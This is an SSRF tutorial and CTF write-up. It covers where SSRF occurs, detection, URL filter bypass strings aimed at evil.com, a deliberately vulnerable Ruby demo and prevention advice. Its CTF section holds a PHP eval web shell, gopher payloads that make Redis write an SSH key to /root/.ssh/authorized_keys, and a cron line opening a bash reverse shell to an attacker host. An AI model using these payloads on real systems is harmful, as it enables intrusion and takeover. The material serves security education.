# SSRF Series

<h1>1. INTRO</h1>
<p id="bkmrk-ssrf-%28server-side-re">SSRF (Server-Side Request Forgery: server-side request forgery) is a fake exploit server-initiated requests. Generally, SSRF attacks target internal systems that are not accessible from the external network.</p>
<p id="bkmrk-%C2%A0"> </p>
<h3 id="bkmrk-types-of-ssrf">Types of SSRF</h3>
<p id="bkmrk-1.-show-response-to-">1. Show response to attacker (basic)<br>2. Do now show response (blind)</p>
<p id="bkmrk-%C2%A0-0"> </p>
<h3 id="bkmrk-the-basics-of-the-vu">The basics of the vulnerability</h3>
<p id="bkmrk-ssrf-%28server-side-re-0">SSRF (Server-Side Request Forgery: Server-Side Request Forgery) is a security vulnerability constructed by an attacker to form a request initiated by the server. Generally, SSRF attacks target internal systems that are not accessible from the external network. (Because it is initiated by the server, it can request the internal system that is connected to it and isolated from the external network)</p>
<p id="bkmrk-%C2%A0-1"> </p>
<h3 id="bkmrk-where-it-appears">Where it appears</h3>
<ol id="bkmrk-social-sharing-funct"><li>
<p>Social sharing function: Get the title of the hyperlink for display</p>
</li>
<li>
<p>Transcoding service: Tuning the content of the original web page through the URL address to make it suitable for mobile phone screen browsing</p>
</li>
<li>
<p>Online translation: translate the content of the corresponding web page to the website</p>
</li>
<li>
<p>Image loading / downloading: For example, click in a rich text editor to download the image to the local area; load or download the image through the URL address</p>
</li>
<li>
<p>Picture / article collection function: It will take the content of the title and text in the URL address as a display for a good appliance experience</p>
</li>
<li>
<p>Cloud service vendor: It will execute some commands remotely to determine whether the website is alive, etc., so if you can capture the corresponding information, you can perform ssrf test</p>
</li>
<li>
<p>Website collection, where the website is crawled: Some websites will do some information collection for the URL you enter</p>
</li>
<li>
<p>Database built-in functions: database's copyDatabase function such as mongodb</p>
</li>
<li>
<p>Mail system: such as receiving mail server address</p>
</li>
<li>
<p>Encoding processing, attribute information processing, file processing: such as fffmg, ImageMagick, docx, pdf, xml processor, etc.</p>
</li>
<li>
<p>Undisclosed API implementation and other functions that extend the calling URL: You can use google syntax and add these keywords to find SSRF vulnerabilities</p>
</li>
<li>
<p>Request resources from a remote server (upload from url such as discuz !; import &amp; expost rss feed such as web blog; where the xml engine object is used such as wordpress xmlrpc.php)</p>
</li>
</ol><p id="bkmrk-%C2%A0-2"> </p>
<h3 id="bkmrk-vulnerability-detect">Vulnerability detection / Verifications</h3>
<ol id="bkmrk-exclusion-method%3A-br"><li>Exclusion method: browser f12 checks the source code to see if the request was made locally (For example: If the resource address type is <a href="http://www.xxx.com/a.php?image=(address)" rel="nofollow">http://www.xxx.com/a.php?image=(address)</a>, an SSRF vulnerability may exist)</li>
<li>dnslog and other tools to test to see if they are accessed (You can encode the uri and parameters of the currently prepared request into base64 in the blind typing background use case, so that after blind typing background decoding, you know which machine and which cgi triggered the request.)</li>
<li>Capture and analyze whether the request sent by the server is sent by the server. If it is not a request from the client, it may be, and then find the internal network address where the HTTP service exists (Look for leaked web application intranet addresses from historical vulnerabilities in the vulnerable platform)</li>
<li>Banner, title, content and other information returned directly</li>
<li>Pay attention to bool SSRF</li>
</ol>

<h2 id="bkmrk-what-can-we-do-with-"><a id="bkmrk-" class="anchor" href="https://github.com/OlivierLaflamme/Auditing-Vulnerabilities/blob/master/SSRF/SSRF_Bypass.md#what-can-we-do-with-ssrf" aria-hidden="true"><svg class="octicon octicon-link" viewbox="0 0 16 16" version="1.1" width="16" height="16" aria-hidden="true"></svg></a>What can we do with SSRF?</h2>
<ol id="bkmrk-ssrf-to-reflection-x"><li>SSRF to reflection XSS</li>
<li>Try to use URL to access internal resources and make the server perform operations (file: ///, dict: //, ftp: //, gopher: // ..)</li>
<li>Scan internal networks and ports</li>
<li>If it is running on a cloud instance, you can try to get metadata</li>
</ol>
<br>
<h1>2. BYPASS</h1>
<h3 id="bkmrk-change-the-writing-o">Change the writing of IP address</h3>
<p id="bkmrk-some-developers-will">Some developers will filter out the intranet IP by regular matching the passed URL parameters. For example, the following regular expressions are used:</p>
<p id="bkmrk-the-bypassing-techni">The bypassing technique here is similar to the URL redirection bypass or SSRF bypassing technique.</p>
<pre id="bkmrk-%5E10%28%5C.%28%5B2%5D%5B0-4%5D%5Cd%7C%5B2"><code class="language-">^10(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){3}$
^172\.([1][6-9]|[2]\d|3[01])(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){2}$
^192\.168(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){2}$</code></pre>
<p id="bkmrk-single-slash-%22%2F%22-byp">Single slash "/" bypass:</p>
<pre id="bkmrk-https%3A%2F%2Fwww.xxx.com%2F"><code class="language-">https://www.xxx.com/redirect.php?url=/www.evil.com</code></pre>
<p id="bkmrk-missing-protocol-byp">Missing protocol bypass:</p>
<pre id="bkmrk-https%3A%2F%2Fwww.xxx.com%2F-0"><code class="language-">https://www.xxx.com/redirect.php?url=//www.evil.com</code></pre>
<p id="bkmrk-multi-slash-%22%2F%22-pref">Multi-slash "/" prefix bypass:</p>
<pre id="bkmrk-https%3A%2F%2Fwww.xxx.com%2F-1"><code class="language-">https://www.xxx.com/redirect.php?url=///www.evil.com
https://www.xxx.com/redirect.php?url=////www.evil.com</code></pre>
<p id="bkmrk-bypass-with-%22%40%22%3A">Bypass with "@":</p>
<pre id="bkmrk-https%3A%2F%2Fwww.xxx.com%2F-2"><code class="language-">https://www.xxx.com/redirect.php?url=https://www.xxx.com@www.evil.com</code></pre>
<p id="bkmrk-use-backslash-%22%22-to-">Use backslash "" to bypass:</p>
<pre id="bkmrk-https%3A%2F%2Fwww.xxx.com%2F-3"><code class="language-">https://www.xxx.com/redirect.php?url=https://www.evil.com\https://www.xxx.com/</code></pre>
<p id="bkmrk-bypass-with-%22%23%22%3A">Bypass with "#":</p>
<pre id="bkmrk-https%3A%2F%2Fwww.xxx.com%2F-4"><code class="language-">https://www.xxx.com/redirect.php?url=https://www.evil.com#https://www.xxx.com/</code></pre>
<p id="bkmrk-bypass-with-%22%3F%22%3A">Bypass with "?":</p>
<pre id="bkmrk-https%3A%2F%2Fwww.xxx.com%2F-5"><code class="language-">https://www.xxx.com/redirect.php?url=https://www.evil.com?www.xxx.com</code></pre>
<p id="bkmrk-bypass-with-%22%5C%22%3A">Bypass with "\":</p>
<pre id="bkmrk-https%3A%2F%2Fwww.xxx.com%2F-6"><code class="language-">https://www.xxx.com/redirect.php?url=https://www.evil.com\\www.xxx.com</code></pre>
<p id="bkmrk-use-%22.%22-to-bypass%3A">Use "." to bypass:</p>
<pre id="bkmrk-https%3A%2F%2Fwww.xxx.com%2F-7"><code class="language-">https://www.xxx.com/redirect.php?url=.evil
https://www.xxx.com/redirect.php?url=.evil.com</code></pre>
<p id="bkmrk-repeating-special-ch">Repeating special characters to bypass:</p>
<pre id="bkmrk-https%3A%2F%2Fwww.xxx.com%2F-8"><code class="language-">https://www.xxx.com/redirect.php?url=///www.evil.com// ..
https://www.xxx.com/redirect.php?url=////www.evil.com// ..</code></pre>
<p id="bkmrk-%C2%A0"> </p>
<h4 id="bkmrk-as-talked-about-in-%22">As talked before, there are 2 types of SSRF.</h4>
<p id="bkmrk-1.-show-response-to-">1. Show response to attacker (basic)<br>2. Do now show response (blind)</p>
<p id="bkmrk-%C2%A0-0"> </p>
<h4 id="bkmrk-basic">Basic</h4>
<p id="bkmrk-as-mentioned-above%2C-">As mentioned above, it shows the response to the attacker, so after the server gets the URL requested by the attacker, it will send the response back to the attacker. DEMO (using Ruby). Install the following packages and run the code <code>gem install sinatra</code></p>
<pre id="bkmrk-require-%27sinatra%27-re"><code class="language-ruby">require 'sinatra'
require 'open-uri'
 
get '/' do
  format 'RESPONSE: %s', open(params[:url]).read</code></pre>
<p id="bkmrk-the-above-code-will-">The above code will open the local server port 4567.</p>
<pre id="bkmrk-http%3A-%2F%2F-localhost%3A-"><code class="language-">http: // localhost: 4567 /? url = contacts will open the contacts file and display the response in the front end
http: // localhost: 4567 /? url = / etc / passwd will open etc / passwd and respond to the service
http: // localhost: 4567 /? url = https: //google.com will request google.com on the server and display the response</code></pre>
<p id="bkmrk-just-get-the-file-fr">Just get the file from an external site with a malicious payload with a content type of html. Example:</p>
<pre id="bkmrk-http%3A%2F%2Flocalhost%3A456"><code class="language-">http://localhost:4567/?Url=http://hideandsec.sh/poc.svg</code></pre>
<br>
<h1>3. PREVENTION</h1>
<h4 id="bkmrk-how-to-prevent-ssrf">How to prevent SSRF</h4>
<ol id="bkmrk-it-is-easier-to-filt"><li>It is easier to filter the returned information and verify the response of the remote server to the request. If the web application is to get a certain type of file. Then verify that the returned information meets the standards before displaying the returned results to the user.</li>
<li>Disable unwanted protocols and only allow http and https requests. Prevent problems like file: //, gopher: //, ftp: //, etc.</li>
<li>Set URL whitelist or restrict intranet IP (use gethostbyname () to determine if it is an intranet IP)</li>
<li>limit the requested port to the port commonly used by http, such as 80, 443, 8080, 8090 ( Restricted request port can only be web port, only allow access to HTTP and HTTPS requests)</li>
<li>Unified error information to avoid users from judging the port status of the remote server based on the error information.</li>
<li>Restricting Intranet IPs That Cannot Be Accessed to Prevent Attacks on the Intranet</li>
<li>Block return details</li>
</ol>

<br>
<h1>4. CTF CONTEXT</h1>
<h3 id="bkmrk-common-attack-surfac">Common attack surface</h3>
<ol id="bkmrk-port-scanning-can-be"><li>Port scanning can be performed on the external network, the internal network where the server is located, and local to obtain banner information of some services</li>
<li>Attack applications running on the intranet or locally (such as overflow)</li>
<li>Fingerprint identification of intranet WEB applications by accessing default files</li>
<li>Attacks on web applications inside and outside the network, mainly attacks that can be achieved using GET parameters (such as Struts2, sqli, etc.)</li>
<li>Reading local files using the file protocol</li>
</ol><h4 id="bkmrk-example-1%3A">Example 1:</h4>
<p id="bkmrk-mainly-talks-about-t">Mainly talks about the attack surface used with the gopher protocol. The gopher protocol can be said to be very powerful.</p>
<h5 id="bkmrk-sending-post-packets">Sending post packets via gopher</h5>

<p id="bkmrk-the-gopher-protocol-">The gopher protocol can send post packets. How to send it?<br>Grab the packet encoding structure. For example, the intranet has an exp.php</p>
<pre id="bkmrk-%3C%3Fphp-eval%28%24_post%5B%27a"><code class="language-php">&lt;?php 
eval($_POST['a']);
?&gt;</code></pre>
<p id="bkmrk-then-we-set-up-the-e">Then we set up the environment to access and capture the package locally:</p>
<p id="bkmrk-"><a href="https://hideandsec.sh/uploads/images/gallery/2020-05/ZOMB3hgPwTPDUNp9-1.PNG" target="_blank" rel="noopener"><img src="https://hideandsec.sh/uploads/images/gallery/2020-05/scaled-1680-/ZOMB3hgPwTPDUNp9-1.PNG" alt="1.PNG"></a></p>
<p id="bkmrk-find-this-request-pa">Find this request packet and display it in raw data in wireshark and write a script such as the following:</p>
<pre id="bkmrk-import-urllib-from-u"><code class="language-python">import urllib
from urllib.parse import quote
s='xxxx'
len=len(s)
p=''
for i in range(len)[::2]:
    p+=urllib.parse.quote(chr(int(s[i:i+2],16)))
print(p)</code></pre>

<p id="bkmrk-and-the-payload-will">and the payload will be something like:</p>
<pre id="bkmrk-gopher%3A%2F%2F127.0.0.1%3A8"><code class="language-bash">gopher://127.0.0.1:80/_POST%20/exp.php%20HTTP/1.1%0D%0AHost%3A%20127.0.0.1%0D%0AUser-Agent%3A%20Mozilla/5.0%20%28Linux%3B%20Android%209.0%3B%20SAMSUNG-SM-T377A%20Build/NMF26X%29%20AppleWebKit/537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome/72.0.3626.109%20Mobile%20Safari/537.36%0D%0AAccept%3A%20text/html%2Capplication/xhtml%2Bxml%2Capplication/xml%3Bq%3D0.9%2C%2A/%2A%3Bq%3D0.8%0D%0AAccept-Language%3A%20zh-CN%2Czh%3Bq%3D0.8%2Czh-TW%3Bq%3D0.7%2Czh-HK%3Bq%3D0.5%2Cen-US%3Bq%3D0.3%2Cen%3Bq%3D0.2%0D%0AAccept-Encoding%3A%20gzip%2C%20deflate%0D%0AReferer%3A%20http%3A//127.0.0.1/exp.php%0D%0AContent-Type%3A%20application/x-www-form-urlencoded%0D%0AContent-Length%3A%2025%0D%0AConnection%3A%20keep-alive%0D%0AUpgrade-Insecure-Requests%3A%201%0D%0A%0D%0Aa%3Dsystem%2528%2522id%2522%2529%253B</code></pre>
<p id="bkmrk--0"><a href="https://hideandsec.sh/uploads/images/gallery/2020-05/nrjAVgXhK92cvqzX-ssrfCTF2.PNG" target="_blank" rel="noopener"><img src="https://hideandsec.sh/uploads/images/gallery/2020-05/scaled-1680-/nrjAVgXhK92cvqzX-ssrfCTF2.PNG" alt="ssrfCTF2.PNG"></a></p>
<p id="bkmrk-you-can-bounce-the-s">You can bounce the shell later....</p>
<h5 id="bkmrk-%C2%A0"> </h5>
<h4 id="bkmrk-example-2%3A">Example 2:</h4>

<p id="bkmrk-mainly-talks-about-h">Mainly talks about how to compromise a virtual environment (root me)</p>
<p id="bkmrk--1"><a href="https://hideandsec.sh/uploads/images/gallery/2020-05/Rdd4ylutHaYKqBaG-ssrf3.PNG" target="_blank" rel="noopener"><img src="https://hideandsec.sh/uploads/images/gallery/2020-05/scaled-1680-/Rdd4ylutHaYKqBaG-ssrf3.PNG" alt="ssrf3.PNG"></a></p>

<p id="bkmrk-after-accessing-the-">After accessing the address, you can see that the page displays an input box. You need to enter the url parameter to start capturing packets.</p>
<p id="bkmrk--2"><a href="https://hideandsec.sh/uploads/images/gallery/2020-05/RonxsRV4SgY0h97l-ssrf4.PNG" target="_blank" rel="noopener"><img src="https://hideandsec.sh/uploads/images/gallery/2020-05/scaled-1680-/RonxsRV4SgY0h97l-ssrf4.PNG" alt="ssrf4.PNG"></a></p>

<p id="bkmrk-use-burp%27s-intruder-">Use Burp's Intruder module to detect open service ports. Open will display OK, non-open will display Connection refused.</p>
<p id="bkmrk--3"><a href="https://hideandsec.sh/uploads/images/gallery/2020-05/efQObjHUqydmtwiP-ssrf6.PNG" target="_blank" rel="noopener"><img src="https://hideandsec.sh/uploads/images/gallery/2020-05/scaled-1680-/efQObjHUqydmtwiP-ssrf6.PNG" alt="ssrf6.PNG"></a></p>
<p id="bkmrk-the-probe-shows-that">The probe shows that the redis service on port 6379 is opened on the intranet, and an attempt is made to use SSRF to perform unauthorized vulnerabilities on redis. Here is a simple science popularization of the impact of the redis vulnerability. Therefore, this vulnerability can use SSRF to bypass local restrictions without password configuration, thus attacking internal applications on the external network.</p>
<p id="bkmrk-so-what-should-we-do">So what should we do?</p>
<ol id="bkmrk-use-redis-to-write-s"><li>Use redis to write ssh keys.</li>
<li>Use redis to write timed tasks to bounce the shell</li>
</ol><h5 id="bkmrk-%C2%A0-0"> </h5>
<h5 id="bkmrk-use-redis-to-write-s-0">Use redis to write ssh keys.</h5>
<p id="bkmrk-here%2C-a-pair-of-publ">Here, a pair of public and private keys is generated the default files generated are id_rsa.pub and id_rsa. Then, upload id_rsa.pub to the server. We use redis to set the directory to the ssh directory: There are two protocols available for writing keys online, one is dict and one is gopher. The test failed to write using the dict protocol, and the connection could not be made after writing. Here, a gopher was used to write the key.</p>
<p id="bkmrk-the-payload-used-is%3A">The payload used is:</p>
<pre id="bkmrk-gopher%3A%2F%2F127.0.0.1%3A6"><code class="language-">gopher://127.0.0.1:6379/_*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$401%0d%0a%0a%0a%0assh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/Xn7uoTwU+RX1gYTBrmZlNwU2KUBICuxflTtFwfbZM3wAy/FmZmtpCf2UvZFb/MfC1i......2pyARF0YjMmjMevpQwjeN3DD3cw/bO4XMJC7KnUGil4ptcxmgTsz0UsdXAd9J2UdwPfmoM9%0a%0a%0a%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$11%0d%0a/root/.ssh/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$15%0d%0aauthorized_keys%0d%0a*1%0d%0a$4%0d%0asave%0d%0a*1%0d%0a$4%0d%0aquit%0d%0a</code></pre>
<p id="bkmrk-the-payload-is-decod">The payload is decoded as:</p>
<pre id="bkmrk-gopher%3A%2F%2F127.0.0.1%3A6-0"><code class="language-">gopher://127.0.0.1:6379/_*3
$3
set
$1
1
$401

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/Xn7uoTwU RX1gYTBrmZlNwU2KUBICuxflTtFwfbZM3wAy/FmZmtpCf2UvZFb/MfC1i......2pyARF0YjMmjMevpQwjeN3DD3cw/bO4XMJC7KnUGil4ptcxmgTsz0UsdXAd9J2UdwPfmoM9


*4
$6
config
$3
set
$3
dir
$11
/root/.ssh/
*4
$6
config
$3
set
$10
dbfilename
$15
authorized_keys
*1
$4
save
*1
$4
quit</code></pre>

<p id="bkmrk-the-payload-is-modif">The payload is modified from the rebound shell, mainly replacing the location and file content of the written file. Then modify the length of the file. Then try to log in. After entering the password for creating the key, the login is successful.</p>
<p id="bkmrk--4"><a href="https://hideandsec.sh/uploads/images/gallery/2020-05/CLqJDTdQK1LflEWC-ssrf7.PNG" target="_blank" rel="noopener"><img src="https://hideandsec.sh/uploads/images/gallery/2020-05/scaled-1680-/CLqJDTdQK1LflEWC-ssrf7.PNG" alt="ssrf7.PNG"></a></p>
<h5 id="bkmrk-use-redis-to-write-t">Use redis to write timed tasks to bounce the shell</h5>
<p id="bkmrk-the-payload-used-is%3A-0">The payload used is:</p>
<pre id="bkmrk-gopher%3A%2F%2F127.0.0.1%3A6-1"><code class="language-">gopher://127.0.0.1:6379/_*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$61%0d%0a%0a%0a%0a*/1 * * * * bash -i &gt;&amp; /dev/tcp/x.x.x.x/2233 0&gt;&amp;1%0a%0a%0a%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0a*1%0d%0a$4%0d%0aquit%0d%0a</code></pre>
<p id="bkmrk-the-payload-is-decod-0">The payload is decoded as:</p>
<pre id="bkmrk-gopher%3A%2F%2F127.0.0.1%3A6-2"><code class="language-">gopher://127.0.0.1:6379/_*3
$3
set
$1
1
$61


*/1 * * * * bash -i &gt;&amp; /dev/tcp/x.x.x.x/2233 0&gt;&amp;1


*4
$6
config
$3
set
$3
dir
$16
/var/spool/cron/
*4
$6
config
$3
set
$10
dbfilename
$4
root
*1
$4
save
*1
$4
quit</code></pre>
<p id="bkmrk-%2461-is-my-vps-addres">$61 is my vps address, which is <code class="language-">%0a%0a%0a*/1 * * * * bash -i &gt;&amp; /dev/tcp/127.0.0.1/2233 0&gt;&amp;1%0a%0a%0a%0a</code> string length.</p>
<p id="bkmrk-wait-for-a-moment-af">Wait for a moment after execution to receive a bounce shell by simple setting up a listener on port 2233. At the same time, you need to add several carriage returns before and after the command to be written.</p>
<p id="bkmrk-%C2%A0-3"> </p>
<p id="bkmrk-by%3A-boschko"><strong>By: Olivier (Boschko) Laflamme<br></strong></p>
<ul id="bkmrk-twitter%3A-https%3A%2F%2Ftwi"><li>Twitter: <a href="https://twitter.com/olivier_boschko">https://twitter.com/olivier_boschko</a></li>
<li>LinkedIn: <a href="https://www.linkedin.com/in/olivierlaflammelink/">https://www.linkedin.com/in/olivierlaflammelink/</a></li>
</ul><p id="bkmrk-%C2%A0-14"> </p>